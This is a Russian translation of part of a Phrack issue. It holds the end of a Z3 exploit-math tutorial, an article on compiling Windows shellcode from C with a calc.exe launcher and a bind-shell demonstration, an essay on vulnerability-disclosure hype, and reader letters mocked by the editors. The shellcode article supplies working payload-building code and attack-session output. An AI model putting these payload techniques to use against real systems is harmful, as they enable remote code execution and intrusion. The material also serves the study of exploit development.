Z3 не очень приспособлен для перебора всех допустимых значений — он скорее предназначен для нахождения одного решения. Однако мы легко обходим это, добавляя дополнительные ограничения. Поскольку мы знаем, что allocsize = 112 возможен, просто добавляем ограничение, делающее его меньше:

```
s.add(ULT(allocsize & 0xffffffff,112))
```

Решив снова, видим, что allocsize = 98 возможен. Обернув это в цикл, можно перечислить все возможности.

```
[+] Solving...
[MODEL-----]
[allocsize = 98,
 height = 732446463,
 width = 4167741711,
 headersize = 113]
[-----]
```

Заключение

Надеюсь, это небольшое руководство окажется вам полезным. Я постоянно использую подобные решатели при разработке эксплойтов — для проверки находок в процессе аудита, для оперативного вычисления значений при эксплуатации. Уверен: стоит вам начать играть с этой библиотекой, и вы поступите так же.

Ссылки

1. <https://z3.codeplex.com/> — домашняя страница Z3
2. <https://github.com/Z3Prover/z3> — страница Z3 на GitHub

Приложение: Исходный код

[Архив z3_math_src.tgz — uuencoded бинарные данные опущены]

0x06 — Шеллкод по-умному, или как просто использовать свой компилятор (fishstiqz)

Автор: fishstiqz

Введение

В доисторические времена ошибок повреждения памяти и эксплуатации разработчики эксплойтов использовали наши примитивные инструменты для создания рудиментарных нагрузок на языке ассемблера. Те времена давно прошли. В этой небольшой статье я исследую некоторые методы для тех, кто всё ещё застрял в «старые добрые дни» ассемблера.

Предварительные условия

В этой статье используется компилятор MinGW для демонстрации генерации шеллкода из C для запуска под Windows. Те же концепции должны применяться к другим компиляторам (например, MSVC) с небольшими корректировками. Скрипты Python также используют библиотеку `pefile` от `egosagg` для извлечения скомпилированного кода.

Для быстрого старта компиляции под Linux:

```
$ sudo apt-get install gcc-mingw-w64
$ pip install pefile
```

Концепции

Шеллкод ничем принципиально не отличается от любого другого скомпилированного кода. Шеллкод — это просто некоторый машинный код, как правило обладающий следующими свойствами:

- Независимость от позиции (position-independence)
- Точка входа в первом байте
- Начальная загрузка для последующего выполнения / дальнейшего доступа

Независимость от позиции — по сути единственное реальное препятствие при написании шеллкода с помощью компилятора C. Строки и импортируемые функции потребуют встроенной обработки. Весь код должен быть помещён в одну секцию и упорядочен надлежащим образом, чтобы обеспечить корректное извлечение и правильность относительных переходов.

Эта статья не рассматривает создание шеллкодов, предназначенных для обхода фильтров. В крайне редком случае, когда фильтр всё же необходим (когда вы в последний раз реально нуждались в нём в эксплойте для браузера?), лучше написать кодировщик и декодировщик.

Встраивание строк

Встраивание строк легко реализуется с помощью встроенного ассемблера, как в следующем макросе:

```

#define INLINE_STR(name, str) \
    const char * name; \
    asm( \
        "call lf\n" \
        ".asciz \"" str "\"\n" \
        "l:\n" \
        "pop %0\n" \
        : "=r" (name) \
    );

```

Пример использования:

```

INLINE_STR(kernel32, "kernel32");
PVOID pKernel32 = scGetModuleBase(kernel32);

```

К сожалению, MinGW не поддерживает встраивание строк в Unicode, а MSVC не имеет встроенного ассемблера для x64, поэтому в этих случаях необходим иной подход.

Один из вариантов для Unicode-строк — генерировать последовательности байт .db на этапе перед компиляцией. Для MSVC также работает посимвольная запись строки в стековый буфер, хотя это и довольно уродливо.

Упорядочивание функций

Makefile, включённый в исходный код, использует флаг `-fno-toplevel-reorder`, который заставляет генерировать код в том же порядке, в котором функции появляются в исходных файлах. Также используется `-falign-functions=1` для уменьшения отступов между функциями и генерации более компактного кода.

Каждая функция также помечается атрибутом, помещающим её в пользовательскую секцию:

```

#define SCFUNC __attribute__((section("sccode")))

```

Эта пользовательская секция делает извлечение финального кода очень простым: все функции шеллкода помещаются в секцию `sccode` в нужном порядке.

В MSVC тот же эффект достигается с помощью файла порядка, указываемого через `/ORDER`.

Пример шеллкода

Ниже приведена быстрая реализация `GetProcAddress` на C, которая будет использоваться в примерах.

```

SCFUNC PVOID scGetModuleBase(const char *moduleName)
{
    PPEB pPeb;
    PLIST_ENTRY head, entry;
    PLDR_DATA_TABLE_ENTRY module;

    #if defined(_M_IX86)
        pPeb = (PPEB) __readfsdword(0x30);
    #elif defined(_M_X64)
        pPeb = (PPEB) __readgsqword(0x60);
    #endif

    head = &pPeb->Ldr->InLoadOrderModuleList;
    entry = head->Flink;

    while (entry != head)
    {

```

```

        module = CONTAINING_RECORD(entry, LDR_DATA_TABLE_ENTRY,
        InLoadOrderModuleList);
        if (scW2Anicmp(module->BaseDllName.Buffer, moduleName, scStrlen
        (moduleName)) == 0)
            return module->DllBase;
        entry = entry->Flink;
    }

    return NULL;
}

SCFUNC PVOID scGetProcAddr(PVOID modBase, const char *exportName)
{
    LPVOID pFunc = NULL;
    PBYTE pMod = (PBYTE)modBase;
    PIMAGE_NT_HEADERS pNt = GET_NT_HEADERS(pMod);
    PIMAGE_DATA_DIRECTORY pDir = &GET_DIRECTORY(pNt,
    IMAGE_DIRECTORY_ENTRY_EXPORT);
    PIMAGE_EXPORT_DIRECTORY pExportDir;
    WORD *pOrdinal;
    DWORD *pName;
    DWORD *pFuncs;
    DWORD i;

    pExportDir = (PIMAGE_EXPORT_DIRECTORY) (pMod + pDir->VirtualAddress);

    if (pDir->Size == 0 || pExportDir->NumberOfFunctions == 0 ||
    pExportDir->NumberOfNames == 0)
        return NULL;

    pName = (DWORD *) (pMod + pExportDir->AddressOfNames);
    pOrdinal = (WORD *) (pMod + pExportDir->AddressOfNameOrdinals);
    pFuncs = (DWORD *) (pMod + pExportDir->AddressOfFunctions);

    for (i = 0; i < pExportDir->NumberOfNames; i++, pName++, pOrdinal++)
    {
        if (scStrcmp(exportName, (const char *) (pMod + *pName)) == 0)
        {
            pFunc = pMod + pFuncs[*pOrdinal];
            break;
        }
    }

    return pFunc;
}

```

Вот быстрая демонстрация «запуска калькулятора» с использованием приведённого кода:

```

#include <stdio.h>
#include <windows.h>

#include "common.h"
#include "pe.h"

typedef UINT (WINAPI * WinExec_t) (LPCSTR lpCmdLine, UINT uCmdShow);

SCFUNC void scMain(void)
{
    INLINE_STR(kernel32, "kernel32");
    INLINE_STR(winexec, "WinExec");
    INLINE_STR(calc, "calc");

    PVOID pKernel32 = scGetModuleBase(kernel32);
    WinExec_t pWinExec = (WinExec_t) scGetProcAddr(pKernel32, winexec);
    if (pWinExec != NULL)
        pWinExec(calc, 0);
}

int main(int argc, char* argv[])
{

```

```

    scMain();
    return 0;
}

```

Вот и весь код. Обратите внимание: все функции шеллкода помечены атрибутом SCFUNC, а все строки встроены.

Компилируем и извлекаем шеллкод в заголовочный файл:

```

$ i686-w64-mingw32-gcc -fno-toplevel-reorder -falign-functions=1 \
    -Os -o runcalc.exe runcalc.c common.c pe.c
$ python extract.py runcalc.exe
// 460 bytes
unsigned char shellcode[460] = {
0x55,0x89,0xE5,0x56,0x53,0x83,0xEC,0x10,0xE8,0x09,0x00,0x00,
...
};

```

Демонстрация запуска тестового жгута:

```

$ python extract.py --testharness runcalc.exe > runcalc_testharness.c
$ i686-w64-mingw32-gcc -fno-toplevel-reorder -falign-functions=1 \
    -Os -o runcalc_testharness.exe runcalc_testharness.c

```

На машине Windows:

```

C:\phrack\src>runcalc_testharness.exe
jumping to shellcode @ 00020000
done
C:\phrack\src>tasklist | findstr calc
calc.exe                5720 Console                1      14,244 K

```

Пример биндшелла

Ниже демонстрация быстрого биндшелла под Windows. За реализацией обращайтесь к исходному коду.

На машине с компилятором Linux:

```

$ i686-w64-mingw32-gcc -fno-toplevel-reorder -falign-functions=1 \
    -Os -o bindshell.exe bindshell.c common.c pe.c
$ python extract.py --testharness bindshell.exe > bindshell_testharness.c
$ i686-w64-mingw32-gcc -fno-toplevel-reorder -falign-functions=1 \
    -Os -o bindshell_testharness.exe bindshell_testharness.c

```

На машине Windows:

```

C:\phrack\src>bindshell_testharness.exe
jumping to shellcode @ 00020000

```

Атакующий:

```

$ telnet 192.168.204.144 3333
Trying 192.168.204.144...
Connected to 192.168.204.144.
Escape character is '^]'.
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

```

```

C:\phrack\src>ver
ver

```

```

Microsoft Windows [Version 10.0.10240]

```

```

C:\phrack\src>whoami
whoami
win10-vm\user

```

```
C:\phrack\src>exit
exit
Connection closed by foreign host.
```

Заключение

Надеюсь, эта скромная статья показала: генерировать шеллкод с помощью компилятора C невероятно просто, и использовать ассемблер для этого необязательно. Разумеется, разработка на ассемблере и его понимание по-прежнему являются важнейшими навыками современного разработчика эксплойтов. Однако применение описанных в этой статье техник должно свести случаи, когда действительно необходим написанный вручную ассемблерный код, к нескольким специфическим ситуациям.

Ссылки

1. <http://www.mingw.org/>
2. <https://github.com/erocarrera/pefile>
3. <https://gcc.gnu.org/onlinedocs/gcc/Optimize-Options.html>
4. <https://msdn.microsoft.com/en-us/library/00kh39zz.aspx>

Приложение: Исходный код

[Архив src.tar.gz — uuencoded бинарные данные опущены]

0x07 — Сопротивляясь ажиотажу (anon & anon)

Автор: anon & anon

Содержание

- 1 - Вступление
- 2 - Общественное благо
 - 2.1 - Ответственное раскрытие
 - 2.2 - Белые рыцари / самозванные спасители
- 3 - Финансовая стабильность
- 4 - Слава
- 5 - Дух андеграунда
 - 5.1 - Хакер по убеждению
 - 5.1.1 - Джейлбрейки
 - 5.1.2 - Освобождение документов
- 6 - Дела чёрной шляпы
- 7 - Заключение

```

  /-/_"/-/_/_/|  +-----+
 /"-/_"/-/_/_/||  /| Disclosure is futile |
 /-----/|||_|-| +-----+
| "|_ '='-]:+|/||
| -+-|. |_ '- "||//
| [" . [:!+- '=|//
```

|='!+|-:]|-|/

1 — Вступление

Когда всё это началось?.. Довольно давно — быть хакером было не то чтобы поводом для бахвальства. Находить баги, оттачивать наступательные техники, писать крутые эксплойты и, конечно же, ломать серверы было делом андеграунда, о котором особо не распространялись. Так, впрочем, и остаётся! Хакерский андеграунд никуда не исчез; но теперь существует и очень публичная хакерская сцена. Помимо 31337 андеграундных h4xx0r'ов, у нас теперь есть серьёзные исследователи и консультанты в области безопасности, стремящиеся улучшить мир путём поиска и ответственного раскрытия уязвимостей. И сама по себе идея улучшения чего-либо не является отрицательной. Вы согласны?

Как редко бывает, всё так просто, как кажется, — попробуем разобраться в ситуации. То, что происходит сегодня, можно описать следующим примером: исследователь X находит баг в широко используемом продукте. X сообщает об этом баге вендору, прося его подготовить исправление. После того как вендор выпускает исправление, X публично раскрывает баг. Именно в этом и состоит «ответственное» раскрытие. В целом это неплохой подход. Но что делает X дальше: придумывает пугающе звучащее название и страшненький логотип для уязвимости. Ведь крутой баг должен иметь имя и логотип! И конечно, ему нужно внимание прессы! Но, знаете ли, X берёт на себя весь этот труд исключительно потому, что хочет сделать мир безопаснее. Вот почему X раскрывает ответственно и именно поэтому нуждается в шумихе вокруг этого: пользователи должны быть осведомлены о проблеме! А пока X спасает мир, он, конечно же, наслаждается публичностью, вниманием прессы и бесплатным пойлом на конференциях. Всё это (за вычетом пойла, может быть) также укрепляет рабочие позиции X — ситуация выигрышная для всех.


Теперь ближе к делу, но давайте копнём ещё чуть глубже. Мотивация чрезмерного нагнетания ажиотажа вокруг багов и рисования дерьмовых логотипов, по всей видимости, тройка: общественное благо, рабочая стабильность (она же финансовая стабильность) и толика славы в придачу. Рассмотрим каждый из этих аспектов по отдельности.

2 — Общественное благо

Верите или нет, но существуют люди, искренне стремящиеся улучшить мир, сделать что-то для общественного блага. И на первый взгляд может показаться, что поиск и раскрытие багов действительно способствует созданию более безопасного мира. Это справедливо постольку, поскольку исправленный баг больше не может эксплуатироваться атакующими. Однако аудит всего кода с последующим нахождением, раскрытием и исправлением всех существующих уязвимостей — очевидно, не тот путь, который порекомендует здравомыслящий человек для исправления нашего плачевного положения с безопасностью. Во-первых, потенциальных уязвимостей несравнимо больше даже в широко используемых, хорошо проаудированных пакетах программного обеспечения. Во-вторых, нельзя сделать снимок состояния мира, удалить все уязвимости и работать с этим стабильным снимком до скончания времён. При сохранении наших нынешних инженерных процессов новые баги будут появляться неизбежно. Так насколько же реально поиск, раскрытие и исправление отдельных уязвимостей влияет на нашу безопасность? Незначительно. И уже слышу, как вы говорите: «Лучше хоть что-то, чем ничего!» Однако это предполагает наличие лишь двух вариантов, что весьма далеко от истины. На деле у нас есть немало действенных вариантов улучшения безопасности. Как насчёт усилий по защите? Как насчёт безопасных языков

программирования? Более защищённых операционных систем? Обучения пользователей эффективному применению криптографии? Список реальных улучшений почти бесконечен. Теперь, принимая во внимание, что существует немало вещей, которые реально улучшат нашу безопасность, «делать это ради общественного блага» перестаёт звучать как весомая причина. Вклад в более безопасный мир — лишь ничтожный побочный эффект нашего хакинга. Так что перестаньте обманывать себя! Вы берёте на себя тяжкое бремя хакинга не для того, чтобы сделать мир чуточку лучше. Перестаньте, чёрт возьми, лгать себе!

2.1 — Ответственное раскрытие



Если вы всё же хотите играть в игру охоты на баги и раскрытия, «практикуйте ответственное раскрытие», говорят они. Ну же, будьте хорошим парнем в белой шляпе! Но как выглядит идеальное ответственное раскрытие? Что ж, это довольно прямолинейно:

- Исследователь (заметьте термин «Исследователь» вместо «Хакер» — ого, наука!) находит ужасную уязвимость в каком-либо продукте.
- Уязвимость сообщается по зашифрованной PGP-почте на [security@\\$vendor.com](mailto:security@$vendor.com).
- Вендор подтверждает получение отчёта и приступает к изучению проблемы.
- Через некоторое время вендор реализует исправление и выпускает патчи.
- На странице <http://vendor.com/security.html> появляется запись; вендор благодарит Исследователя за обнаружение уязвимости.
- По истечении льготного периода, когда пользователи успеют применить патч, Исследователь может опубликовать подробности об этой неловкой уязвимости.

Вот это да — как просто и как ответственно! А теперь посмотрим, как эта схема ломается на практике при «ответственном» раскрытии. Существует множество точек, где эта простая схема может дать сбой. Представьте следующий *абсолютно гипотетический*, но при этом вполне реалистичный сценарий:

Исследователь Y работает в компании по безопасности, которая продаёт продукты безопасности (в просторечии — «змеиное масло») для защиты своих невинных клиентов от злого Oday. Чтобы защищаться от Oday, нужен Oday в дикой природе, и вот исследователь Y находит эту потрясающую уязвимость, способную положить весь Интернет, в широко используемом программном продукте. Далее добрый парень Y запускает описанный выше процесс. Также Y решает представить своё элитное исследование на BlackHat. И вот... BlackHat близко, логотип и маркетинговая кампания готовы. Но патч от вендора ещё не вышел. Спросите себя: что бы вы сделали в этой ситуации?

Практиковать ответственное раскрытие или полное раскрытие — безусловно, дело вкуса. И если вы действительно убеждены, что, ответственно раскрыв уязвимость, сможете сделать что-то хорошее — пожалуйста, действуйте. Однако «быть ответственным» не означает, что вы обязаны раскрывать вообще. Можно также просто придержать баг на время (пока вендор не исправит или вы не взломаете достаточно серверов). Вокруг того, какая форма раскрытия лучше, ведутся нескончаемые споры. Мы хотим призвать вас самостоятельно разобраться в этом применительно к конкретной ситуации и конкретному найденному багу. Пока это ваше собственное решение (а не решение вашего отдела маркетинга или Ну(p|v)е-сознания^W^W парней из Twitter) — всё нормально.

2.2 — Белые рыцари / самозванные спасители

Позвольте небольшое отступление и взглянем, к чему может привести «хакинг ради общественного блага». Начнём с реального интересного примера — Project Zero. Существует много возможных объяснений тому, что на самом деле стоит за p0. Мы не хотим скатываться в теории заговора. Но факт остаётся фактом: p0 заявляет, что их цель — защитить людей [3]. Общественное благо. Являясь нынешним лидером рынка мобильных ОС [4], вполне очевидно, что следовало бы сделать, чтобы реально защитить людей: заняться, блин, аудитом и закалкой Android. Но что любопытно — p0, похоже, в основном нацелен на публикацию 0day против Apple и других конкурентов Google. И самое неприятное: в команде p0 есть действительно опытные и уважаемые хакеры, оплачиваемые Google за наступательные исследования. И Google даже претендует на моральное превосходство: ведь в Google мы «не делаем зла». И возможно, хотя бы некоторые члены команды p0 искренне верят, что делают что-то ради общественного блага. Это самое тревожное в этой истории. Google каким-то образом сумел достаточно замотивировать этих хакеров, чтобы те сбрасывали баги на конкурентов Google. Прочие причины работать на Google, разумеется, включают финансовую стабильность (работа в крупной корпорации) или просто деньги как таковые. Но остановимся на аспекте принесения пользы миру. Google сумел купить одних из лучших известных нам хакеров. Можно, конечно, возразить, что в этом частном случае предоставление этим хакерам возможности «делать правильное» удерживает их от дурных дел. Это связано с центральным аргументом: если p0 охотится за резонансными багами и устраняет их, то атакующим приходится вкладывать значительно больше усилий, чтобы «делать плохое» — а повышение затрат атакующих, очевидно, благо. Это рассуждение бросает интересный свет на высокомерие Google. Первая часть аргумента основана на допущении, что Google действительно способен находить значительную долю всех актуальных для атакующих багов. Это уже сомнительно, но, не имея надёжной статистики, прямо опровергнуть мы не можем. Однако мы предполагаем, что наши читатели из первых уст знают, каких багов p0 ещё не убил ;) Рассмотрим вторую часть аргумента: повышение затрат атакующих — это благо. Предположим ради анализа, что мы действительно хотим заниматься всей этой белошляпочной деятельностью (уничтожить чёрный рынок, сделать всё безопаснее, спасти китов и т. п.). Высокомерие второй части аргумента состоит в убеждённости, что Google знает, как бороться со всем злом в мире. И их рецепт прост: просто сделайте жизнь злоумышленников тяжелее. Это свидетельствует о явном непонимании того, насколько сложными могут быть определённые социальные структуры. Мы не претендуем на полное понимание этого — ни в коем случае. Но разве не возможно, что вместо уничтожения злого андеграунда p0 на самом деле укрепляет чёрный рынок? Что талантливые чёрные хакеры теперь поднимают цены на свои сплойты, и из-за лучших денег всё больше хакеров выбирают тёмную сторону? Может быть, даже до той точки, когда плохие парни зарабатывают больше хороших парней у Google? Перейдут ли тогда последние на другую сторону, или Google успел достаточно промыть им мозги своими нанозондами? Вспомните войну с наркотиками, сухой закон, запрет порнографии... Все эти меры следовали очень простым идеям, которые в итоге оказались совершенно несовместимыми с тем, как устроено общество.

---~~~=== Приветы p0 за повышение рыночной стоимости ===~~~---

```

XXXXXXXXXXXXXXXXXXXXX GOOGLE RESERVE 0DAY XXXXXXXXXXXXXXXXXXXXX
XXX  XX              THE UNITED STATES OF INTERNET              XXX  XX
XXXX  XX  -----      -----      XXXX  XX
XXXX  XX              /              \              P0-FU  XXXX  XX
XXXXXXXX      000      /              zero      \      ---  XXXXXX
XXXXX      00000      |  ____  \              |      XXXX
XXX      000      ||  ____  \  ____  ____  ____  |      0000  XXX
XXX      |  ____  \  ____  ____  ____  |      000000  XXX
XXX      |  ____  \  ____  ____  ____  |      0000  XXX
XXX      P0-31337      |  ____  \  ____  ____  |      --  XXX
XXX      -----      \              /              XXX

```



```

X  XX      \ _____ /      X  XX
XX XXX      -----      XXX XX
XX XXX      ONE DEAD BUG      XXX XX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

```

Существует и менее тяжёлая форма этого поведения: указывать другим, что делать с их 0day. Сегодня это обычное дело в Twitter: «Ты связался с вендором? Нет? Как безответственно!!11» WTF? Эти люди, похоже, искренне убеждены в своём моральном превосходстве. Но они не замечают очевидного: во-первых, это не их баг, и никто не спрашивал их мнения о том, что с ним делать. Во-вторых, им следовало бы быть рады уже тому, что человек вообще раскрыл баг. Никто не обязан это делать. Но, в конце концов, кто всерьёз воспринимает людей из Twitter.

3 — Финансовая стабильность

Мы все становимся старше. И по мере того как это неизбежно происходит, у некоторых возникает потребность в финансовой стабильности. Это хорошо изученная тема [2], и мы не считаем нужным вдаваться в подробности. Но брендирование уязвимостей именами и логотипами — отличный способ привлечь внимание СМИ. А внимание СМИ напрямую влияет на вашу рабочую безопасность — «да, нам нужно нанять этого парня, это же тот, что с безумными скиллами!» Такова нынешняя реальность индустрии, и этой статьёй её не изменишь. Критиковать общество и капитализм не входит в задачи этой статьи. Поэтому если вы действительно хотите финансовой стабильности, подумайте, что и как вы делаете. Вы хотите рабочей безопасности? Прекрасно. Но неужели вам обязательно раздувать ажиотаж вокруг своих (или, что ещё хуже, чужих) багов ради недели внимания прессы? Вы хотите, чтобы вас нанимали за логотип вашего бага, или за техническую экспертизу? Опытных хакеров и так немного, — так зачем вам непременно участвовать во всём этом хайпе, чтобы выделиться?

Не будьте частью этого цирка! Да, другие так делают — но вы не обязаны. Подумайте, какое общество вы создаёте, присоединяясь к этому чёртову шоу. Общество, где скилл значит меньше, чем внешний вид, где логотипы важнее рут-шеллов. Ваша долбаная ответственность — не поддерживать этих клоунов. Если вы действительно хотите сделать что-то для общественного блага, начните именно с этого.

4 — Слава

Многие стремятся к славе — будь то мировая или в кругу своих. Хакеры — не исключение; и, честно говоря, немного признания действительно приятно. Но пока вы пытаетесь привлечь внимание, подумайте: от кого и за что именно вы хотите его получить. Неужели вы хотите прославиться за техническое достижение (например, крутой эксплойт) среди людей, которые даже не понимают его основ? Или, ещё хуже, получить известность за что-то довольно жалкое, чего люди просто не в состоянии распознать? Если это ваша цель — идите прямо вперёд со своим логотипированным, белошляпочным, ответственным, пресс-внимательным дерьмом. Если вы хотите известности только в своём кругу — оставайтесь там, это нормально. А если вы действительно хотите произвести впечатление на широкую аудиторию — сделайте что-то реально полезное для широкой аудитории: эксплуатация отдельных багов таковым не является. Нам кажется, что некоторые люди также пытаются компенсировать жизненные проблемы, накапливая славу. Мы не хотим углубляться в психологическую тему, но в следующий раз, когда почувствуете внутреннее желание произвести впечатление на случайных людей случайными вещами, возможно, стоит перепроверить свои мотивы.

5 — Дух андеграунда

Вот, пожалуй, то, что движет большинством из нас. Жажда знаний. Бесчисленное множество способов комбинировать и (зло)употреблять технологиями. Трепет от нахождения бага, кайф при виде uid 0. Этот азарт хакинга может стать по-настоящему аддиктивным (это наблюдение Halvar Flake прекрасно описал в [1]). Это не хорошо и не плохо — не особо полезно само по себе, но и не пустая трата времени. Хакинг — один из многих способов, которыми люди выражают себя, свою интеллектуальную мощь. Другие предпочитают математику, музыку, письмо или иные искусства. В контексте этого брызжащего эссе о духе самом по себе особо нечего добавить.

5.1 — Хакер по убеждению

Не все воспринимают хакинг как самоцель. Есть немало хакеров, следующих определённым идеалам — свободный доступ к информации особенно популярен. И время от времени один или несколько из этих хакеров совершают настоящий прорыв. Достижений слишком много, чтобы их перечислить. Тем не менее хотелось бы выделить мотивы, стоящие за несколькими случайно выбранными резонансными взломами. И мы хотим сделать это потому, что не всё является тем, чем кажется. Даже когда мы ворчим о логотипированных уязвимостях, охотниках за вниманием, прессе, p0 и тому подобном.

```
Наркотик          .--.
который          ,-.-----+-.| ,-.
,-----* ) "(")===)===* )
o      `-"-----+-"|  `-"
oday   заставляет нас тикать  '---'
```

5.1.1 — Джейлбрейки

Право использовать устройство, купленное на собственные деньги, так, как тебе, чёрт возьми, хочется (да, включая то самое использование), лишь бы не причинять вреда другим, — это должно быть универсальным. К сожалению, самозванные спасители вроде Apple придерживаются иной точки зрения. Будь их воля, они использовали бы свои высокомерные и дырявые быстрозаделываемые патчи, чтобы сделать мир о-о-очень лучше. То есть: запретить порно, запретить наркотики, запретить, чёрт возьми, бранные слова, дать боссу доступ к вашему личному фотопотоку и всему прочему, что взбредёт им в голову. К счастью, находятся люди, не желающие мириться с подобным. С этой точки зрения джейлбрейки — это реальное улучшение вашей свободы. Да, это действительно хакинг ради общественного блага. И да, в джейлбрейкерской сцене есть люди, делающие это частично ради славы или денег. Но благая цель по-прежнему отчётливо видна.

5.1.2 — Освобождение документов

Мы не хотим разжигать здесь холивар Wikileaks vs. политика. Но тем не менее считаем, что положительный эффект от освобождения государственных документов весьма значителен. Люди идут на личный риск, пытаясь предоставить утечные документы. Разумеется, эти люди мотивированы *не только* желанием сделать общество лучше. Но это не главное: они делают то, от чего человечество выигрывает. И эта польза отчётливо видна.

6 — Дела чёрной шляпы

Здесь особо нечего добавить. Как и в цирке уязвимостей, в сцене чёрных шляп разным людям движут разные стимулы. Слава и деньги играют роль — хакинг ради общественного блага не особо. Ещё один мотив оставаться в андеграунде — желание дистанцироваться от клоунов в цирке уязвимостей. Это может принимать весьма крайние формы: взламывать и сносить серверы белошляпочных хакеров, разоблачать их в андеграундных зинах, публиковать их почтовые ящики... Суть ясна :) Свой суд над подобными вещами вы должны вынести самостоятельно.

7 — Заключение

Возможно, вы заметили небольшой стек, который мы выстроили в этой статье. Всё берёт начало в духе андеграунда. Для одних это движение вниз — к делам чёрной шляпы (и значительно глубже, но это тема отдельной статьи); для других — вверх: от духа андеграунда к стремлению за славой, от славы — к достижению финансовой стабильности, от финансовой стабильности — к искренней убеждённости, что делаешь всё ради общественного блага, и, наконец, к самообману и превращению в одного из клоунов цирка уязвимостей. Что бы вы ни делали: думайте о своих стимулах и целях. Думайте, зачем вы делаете то, что делаете, и кому от этого польза. Будьте честны с собой и проверяйте, действительно ли то, что вы делаете, — это то, чего вы на самом деле хотели.

Так что же, охота на 1337-баги — это плохо? Отнюдь! Раскрытие? Нет! Делать это за деньги? Тоже нет. Делайте что хотите, но думайте о своих стимулах! И, может быть, в следующий раз, когда вы оправдываете своё поведение вкладом в общественное благо, убедите себя, что делаете это ради денег, или решите, что вам нужна слава, — остановитесь на секунду и подумайте. Попробуйте определить реальные причины того, что вы делаете.

Вот и всё. Мы не хотим поощрять какую-либо конкретную модель морального поведения. Вы уже достаточно взрослые, чтобы разобраться в этом самостоятельно. Мы просто хотим, чтобы вы были честны с собой, действовали осознанно. Где бы в нашем чрезмерно упрощённом стеке вы ни находили себя.

С уважением, анонимный трус (или несколько)
794384322cdb45fe41369731e3b8ff74b52beef5

Ссылки

- [1] <http://www.isaca.org/chapters2/Norway/NordicConference/Documents/14.pdf>
- [2] Abraham Maslow: A Theory of Human Motivation
- [3] <https://cansewest.com/slides/2015/Project%20Zero%20-%20making%20day%20hard%20-%20Ben%20Hawkes.pdf>
- [4] <http://www.idc.com/prodserv/smartphone-os-market-share.jsp>

Phrack Inc. — конец файла

Обратная связь

Автор: Phrack Staff

Четыре года с момента последней «Обратной связи». Мы получили очень много писем. Тонны. Идиоты, сумасшедшие, элита (настоящая и самозваная) — все изливали душу нам. Мы польщены, озадачены, поражены и развлечены. Иногда всё это одновременно.

Порноспам тоже иногда доставляет удовольствие. В явно автогенерируемом порноспаме есть какая-то странная поэзия. Наш штатный эксперт по порноспаму непрерывно оттачивает поэтическое мастерство.

Продолжайте присылать нам свои сокровенные мысли. Пожалуйста. Наши сотрудники, ведающие обратной связью, уже подсели на них.

0x00 — Сага «верните мои статьи»

От: attackingthecore2@gmail.com
Тема: Могу ли я забрать свои статьи.

Я выпустил много много много 15 статей чтобы phrack опубликовал. и Базовое Integer Overflow blexim phrack 60 это мой а.к.а новый мейк. хочу все статьи назад и кредит в статье и ссылочный кредит. и аванс.

.x90c.

[Что? Эй, x90c, ты в порядке, дружище?]

От: attackingthecore2@gmail.com
Тема: Re: Могу ли я забрать свои статьи.

Я автор phrack. верните мои статьи прямо щас.

[Какой именно автор? Все сразу?]

От: attackingthecore2@gmail.com
Тема: Re: Re: Могу ли я забрать свои статьи.

верните мои статьи.

От: attackingthecore2@gmail.com
Тема: Re: Re: Re: Могу ли я забрать свои статьи.

верните статьи.

От: attackingthecore2@gmail.com
Тема: Re: Re: Re: Re: Могу ли я забрать свои статьи.

верните мои статьи.

От: attackingthecore2@gmail.com
Тема: Re: Re: Re: Re: Re: Re: Могу ли я забрать свои статьи.

верните мои статьи. прямо шас.

От: attackingthecore2@gmail.com
Тема: Re: Re: Re: Re: Re: Re: Могу ли я забрать свои статьи.

верните мои свои статьи.

[Ваши статьи возвращаются. Это автоматическое сообщение.]

От: attackingthecore2@gmail.com
Тема: Re: Re: Re: Re: Re: Re: Re: Могу ли я забрать свои статьи.

Если возможно, хочу отправить только Базовое Integer overflow только в phrack
статья моя и другие 14 статей больше верните мой apache tomcat сервер
демон для отзыва бумаги.

.blexim. KyongJoo Jung.

[Поняв, что мы игнорируем маразм, он попытался говорить разумно ;-)]

От: attackingthecore2@gmail.com
Тема: Re: Re: Re: Re: Re: Re: Re: Re: Могу ли я забрать свои статьи.

Хочу получить весь личный поток текста.

[Возврат к полному режиму маразма.]

От: x90c <geinblues@gmail.com>
Тема: АНТИСПАМ АНТИСПАМ ОТДАЙТЕ МОИ СТАТЬИ И САЙТ МОЙ СОБСТВЕННЫЙ

Я отправил несколько файлов ранее (ниже и все принятые вашим сайтом phrack_s)
дайте мне мой кредит под моим ником (mojito, прозвище, be cool),
fgl, new flash (главная графика phrack), и теперь все feed для #69.

<https://phrack.org/issues/64/6.html#article>

мой список желаний:

1. аккаунт phrack. (fgl@phrack.org, straruss@phrack.org, aaron potney
s случайный аккаунт тоже.)
2. email-сервис для статей великих для публичных соцсетей.
3. мне нужен ваш сервис для моих статей (в phrack) для рекламы публичных
медиа.

спасибо за чтение. и rapid toki это хорошо. так же. так же.

.twzi (это был мой ник когда оно опубликовалось и я могу его использовать
продолжая? да?! ответьте мне. окей!.)

*[Значит, он одновременно является fg, strauss, deft u twiz. Он также
Джонни Мнемоник? Тайлер Дёрден? Эллиот Олдерсон? Никому на самом деле
не интересно. По крайней мере, в этот раз он использовал АНТИСПАМ —
это надо признать.]*

От: x90c <geinblues@gmail.com>
Тема: taran: стоп paper feed.

[Ай, это письмо задело наши чувства ;-(]

От: attackingthecore2@gmail.com
Тема: Мне тяжело писать больше просто хочу id staff@phrack.org.

для кредита чтобы завершить хакер хакинг.
l33t больше l33t больше l33t = staff@phrack.org (kid leet, leet leet (mark dowd
стиль), staff leet leet).

[Хакер взломал элитный хакинг-стафф. О чём вообще речь? Ты ещё и статьи Duke писал?

Это последнее письмо каким-то образом показалось нам осмысленным, и мы решили отдать ему адрес staff@. И вернуть его статьи.

Нет, конечно же нет ;-)]

0x01 — Реальный взлом или просто безумие?

От: V Bradshaw <lovemomcleo@gmail.com>
Тема: Помощь мне и моему ребёнку от «проекторов» в сознании

Здравствуйте,

